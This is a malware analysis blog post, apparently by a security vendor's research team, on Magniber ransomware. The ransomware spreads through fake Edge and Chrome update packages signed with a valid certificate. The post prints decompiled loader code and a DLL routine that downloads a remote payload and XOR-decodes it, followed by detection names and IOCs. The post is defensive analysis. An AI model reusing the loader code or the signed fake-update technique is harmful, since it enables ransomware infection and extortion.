# Magniber Ransomware Being Distributed via Microsoft Edge and Google Chrome

By ATCP

Published: 2022-01-12 · Archived: 2026-04-05 23:40:24 UTC

The ASEC analysis team has been continuously monitoring Magniber, ransomware that is distributed via Internet Explorer (IE) vulnerabilities. For the last couple of years, the attacker behind Magniber has been exploiting IE vulnerabilities to deploy ransomware. And as shown in the previous blog below, it is still being distributed by exploiting the IE vulnerabilities. What's new, however, is that Magniber's distribution has been confirmed on browsers other than IE: Microsoft Edge and Google Chrome.

This blog post aims to explain the distribution process of Magniber in the two browsers above.

Figure 1 and Figure 2 show distribution pages opened with Edge and Chrome, respectively. Both pages prompt users to install Windows application package file (.appx) to update the corresponding browser.




Figure 1. Distribution page on Edge




Figure 2. Distribution page on Chrome

Note that the APPX file disguised as Chrome or Edge's Windows update application internally contains a valid certificate (see Figure 3). This means that the Windows application (.appx) is sorted as a trusted application, therefore allowing its installation.




Figure 3. Valid certificate info

Figure 4 shows the result of executing the downloaded APPX file which is the creation of malicious EXE and DLL in the child paths of C:\Program Files\WindowsApps.




Figure 4. Malicious EXE and DLL created upon installing APPX file

Figure 5 shows the code of the created EXE file (wjoiyyxzllm.exe). It loads the DLL file (wjoiyyxzllm.dll) that was created together and executes a specific function (mbenooj).

wjoiyyxzllm

```
using System;
using System.Runtime.InteropServices;

namespace wjoiyyxzllm
{
    // Token: 0x02000002 RID: 2
    public class wjoiyyxzllm
    {
        // Token: 0x06000001 RID: 1
        [DllImport("wjoiyyxzllm.dll")]
        private static extern void mbebooj(uint lpBuffer, uint lpBuffer1, uint lpBuffer2);

        // Token: 0x06000002 RID: 2 RVA: 0x00002050 File Offset: 0x00000250
        private static void Main(string[] args)
        {
            uint num = 7850U;
            wjoiyyxzllm.mbebooj(num, num, num);
        }
    }
}
```

Figure 5. Code of wjoiyyxzllm.exe

Figure 6 is a part of the DLL code that downloads the ransomware's encoded payload and decodes it.

```
v7 = InternetOpenW(0i64, 0i64, 0i64, 0i64, 0);
v8 = InternetOpenUrlW(v7, v27, 0i64, 0i64, 67109120, 0i64, wininet_dll, v25, v26);
v29 = 4;
HttpQueryInfoW(v8, 536870917i64, &v28, &v29, 0i64);
v9 = GlobalAlloc(64i64, v28);
v10 = GlobalAlloc(64i64, (unsigned __int64)v28 >> 1);
v29 = 0;
v11 = (char *)v10;
InternetReadFile(v8, v9, v28, &v29);
v6(v8);
v6(v7);
v12 = v28;
v13 = 0;
v14 = 0i64;
for ( i = 0; i < v28; v13 = v17 )
{
  v16 = i + 1;
  i += 2;
  v17 = v13 ^ *(_BYTE *)(v16 + v9) ^ 0x4D;
  v11[v14] = v17;
  v12 = v28;
  v14 = (unsigned int)(v14 + 1);
}
```

Figure 6. Part of DLL code (download and execute ransomware)

Ultimately, Magniber is executed from the memory of wjoiyyxzllm.exe, encrypting the user's files and creating a ransom note demanding the user to send money if they wish to restore the files (Figure 7).




Figure 7. Ransom note that is created following file encryption (Magniber)

Magniber's distributor signed the APPX file with a trusted certificate to disguise it as an innocuous app to deceive the system. Users must refrain from accessing untrusted websites and maintain security software such as V3 to the latest version.

**[File Detection]**

exe loader: Trojan/Win.Loader.R462129 (2022.01.03.02)

Magniber dll: Ransomware/Win.Magniber.R462664 (2022.01.06.00), Ransomware/Win.Magniber.X2130 (2022.01.06.02)

**[Behavior Detection]**

Ransom/MDP.Decoy.M1171

**[Memory Detection]**

Ransomware/Win.Magniber.XM135 (2022.01.06.02)

**[IOC]**

cf16310545bf91d3ded081f9220af7cc (exe)

12a12ea3b7d84d1bd0aad215d024665c (dll)

hxxp://b5305c364336bqd.bytesoh.cam

hxxp://hadhill.quest/376s53290a9n2j

---